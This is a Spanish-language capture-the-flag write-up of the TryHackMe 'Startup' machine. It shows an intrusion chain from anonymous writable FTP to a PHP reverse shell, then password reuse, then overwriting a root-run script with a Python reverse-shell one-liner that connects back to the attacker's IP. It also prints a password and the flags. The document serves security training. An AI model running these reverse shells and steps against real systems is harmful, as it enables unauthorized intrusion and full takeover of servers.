Startup

Descripción

Somos Spice Hut, una nueva empresa emergente que acaba de triunfar. Nosotros ofrecemos una variedad de especias y sándwiches club (por si te entra hambre), pero no es por eso por lo que estás aquí. A decir verdad, no estamos seguros de si nuestros desarrolladores saben lo que están haciendo y nuestras preocupaciones de seguridad están en aumento. Le pedimos que realice una prueba de penetración a fondo y tratar de poseer la raíz. Buena suerte.

Reconocimiento

```
nmap --min-rate 4000 -p- --open -sCV -v 10.10.115.93 -oN tcp_scan.txt
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.9.255.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Podemos ver el servicio FTP, con el usuario Anonymous habilitado con permisos de escritura dentro de la carpeta ftp, el servicio ssh, y un servidor apache corriendo en el puerto 80

Intentaremos ver que hay dentro del servidor ftp, y encontramos 2 archivos, y una carpeta llamada ftp, descargaremos los archivos notice.txt, y important.jpg para ver su contenido.

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/startup]
└─# ftp 10.10.163.115
Connected to 10.10.163.115.
220 (vsFTPd 3.0.3)
Name (10.10.163.115:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||18001|)
150 Here comes the directory listing.
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 .
drwxr-xr-x    3 65534    65534        4096 Nov 12  2020 ..
-rw-r--r--    1 0        0               5 Nov 12  2020 .test.log
drwxrwxrwx    2 65534    65534        4096 Apr 12 10:44 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get .test.log
local: .test.log remote: .test.log
229 Entering Extended Passive Mode (|||12387|)
150 Opening BINARY mode data connection for .test.log (5 bytes).
100% |***********************************************************************
226 Transfer complete.
5 bytes received in 00:00 (0.09 KiB/s)
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||25358|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |***********************************************************************
226 Transfer complete.
251631 bytes received in 00:00 (535.50 KiB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||15744|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |***********************************************************************
226 Transfer complete.
208 bytes received in 00:00 (3.58 KiB/s)
ftp>
```

Pensando que esta corriendo un servidor web, podríamos ver si estos subdirectorios existen a nivel web, y si fuera el caso podríamos subir una reverse shell, mediante la carpeta ftp, he intentado directamente sobre la raíz y no he podido así que he hecho fuzzing, y obtuve la carpeta files donde se almacena lo que tiene el servidor ftp

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/startup]
└─# dirb http://10.10.163.115 /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 12 06:34:55 2024
URL_BASE: http://10.10.163.115/
WORDLIST_FILES: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

-----------------

GENERATED WORDS: 87568

---- Scanning URL: http://10.10.163.115/ ----
==> DIRECTORY: http://10.10.163.115/files/
^C> Testing: http://10.10.163.115/P
```



Podemos ver que es el mismo archivo que descargamos en nuestra maquina dentro del ftp.


Acceso inicial

Crearemos una revshell en php, en mi caso he usado revshells[].com, pero cualquier rev php, funcionaria, le damos permisos, y lo subimos al ftp, para ver si poniendolos a la escucha y ejecutando el archivo logramos una shell inversa


```
    link/none
    inet 10.9.255.131/16 scope global tun1
       valid_lft forever preferred_lft forever
    inet6 fe80::1124:41e6:473c:17ff/64 scope link stable-priva
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/startup]
└─# touch revshell.php

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/startup]
└─# nano revshell.php

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/startup]
└─# chmod 777 revshell.php

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/startup]
└─#
```

```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/startup]
└─# ftp 10.10.163.115
Connected to 10.10.163.115.
220 (vsFTPd 3.0.3)
Name (10.10.163.115:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||13832|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> cd ftp
250 Directory successfully changed.
ftp> send revshell.php
local: revshell.php remote: revshell.php
229 Entering Extended Passive Mode (|||12211|)
150 Ok to send data.
100% |*****************************************************************|
226 Transfer complete.
2586 bytes sent in 00:00 (22.16 KiB/s)
ftp>
```

Podemos listar dentro de la raiz /files/ftp/revshell.php nuestra shell inversa, poniendo netcat a la escucha, y efectivamente conseguimos una shell para el usuario www-data



Podemos enumerar un usuario llamado lennie, listemos los permisos SUID que tiene el usuario www-data, para poder escalar privilegios, intentamos ver, pero no encontramos nada en las conexiones a la escucha o archivos en los que tengamos permisos



Dentro de la carpeta raiz encontramos una carpeta llamada incidentes con las contraseñas captadas de una comuncicación de ncap

```
cd home
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data: c4ntg3t3n0ughsp1c3

sudo: 3 incorrect password attempts
www-data@startup:/home$ cat /etc/passwd
```

usuario: www-data
contraseña: c4ntg3t3n0ughsp1c3

Sin poder escalar privilegios verificaremos si se ha reutilizar contraseñas, he intentado fuerza bruta cntra lennie pero no he podido, pero utilizando la contraseña c4ntg3t3n0ughsp1c3, tenemos acceso a lennie

```
www-data@startup:/incidents$ su lennie
Password:
lennie@startup:/incidents$
```

```
lennie@startup:/incidents$ ls
suspicious.pcapng
lennie@startup:/incidents$ cd ..
lennie@startup:/$ ls
bin   home            lib         mnt         root  srv  vagrant
boot  incidents       lib64       opt         run   sys  var
dev   initrd.img      lost+found  proc        sbin  tmp  vmlinuz
etc   initrd.img.old  media       recipe.txt  snap  usr  vmlinuz.old
lennie@startup:/$ cd home
lennie@startup:/home$ ls
lennie
lennie@startup:/home$ cd lennie
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ cat user.txt
THM{03ce3d619b80ccbfb3b7fc81e46c0e79}
lennie@startup:~$
```

Escalada de privilegios

Dentro de la carpeta de la primera bandera, podemos encontrar dos carpetas, documents y scripts, dentro de scripts podemos ver un script en bash, que fue creado por el root, y tenemos ejecución en la ruta /etc/print.sh

```
lennie@startup:~$ ls
Documents  scripts  user.txt
lennie@startup:~$ ls -la
total 20
drwx------ 4 lennie lennie 4096 Nov 12  2020 .
drwxr-xr-x 3 root   root   4096 Nov 12  2020 ..
drwxr-xr-x 2 lennie lennie 4096 Nov 12  2020 Documents
drwxr-xr-x 2 root   root   4096 Nov 12  2020 scripts
-rw-r--r-- 1 lennie lennie   38 Nov 12  2020 user.txt
lennie@startup:~$ cd scripts/
lennie@startup:~/scripts$ ls
planner.sh  startup_list.txt
lennie@startup:~/scripts$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
lennie@startup:~/scripts$ ls -la
total 16
drwxr-xr-x 2 root   root   4096 Nov 12  2020 .
drwx------ 4 lennie lennie 4096 Nov 12  2020 ..
-rwxr-xr-x 1 root   root     77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root   root      1 Apr 12 11:42 startup_list.txt
lennie@startup:~/scripts$
```

cat > /etc/print.sh << EOF
#!/bin/bash
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.9.255.131",4443));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
EOF

```
lennie@startup:~/scripts$ cat > /etc/print.sh << EOF
> #!/bin/bash
ileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'up2(s.f
> EOF
lennie@startup:~/scripts$
```

```
┌──(kali㉿kali)-[~/Desktop/tryhackme]
└─$ nc -lvnp 4443
listening on [any] 4443 ...
connect to [10.9.255.131] from (UNKNOWN) [10.10.163.115] 60504
bash: cannot set terminal process group (2525): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~#
```

rescribimos el script con un revshell en python apuntando a nuestro puerto 4443 y tenemos el usuario root

```
┌──(kali㉿kali)-[~/Desktop/tryhackme]
└─$ nc -lvnp 4443
listening on [any] 4443 ...
connect to [10.9.255.131] from (UNKNOWN) [10.10.163.115] 60504
bash: cannot set terminal process group (2525): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~# cd root
cd root
bash: cd: root: No such file or directory
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```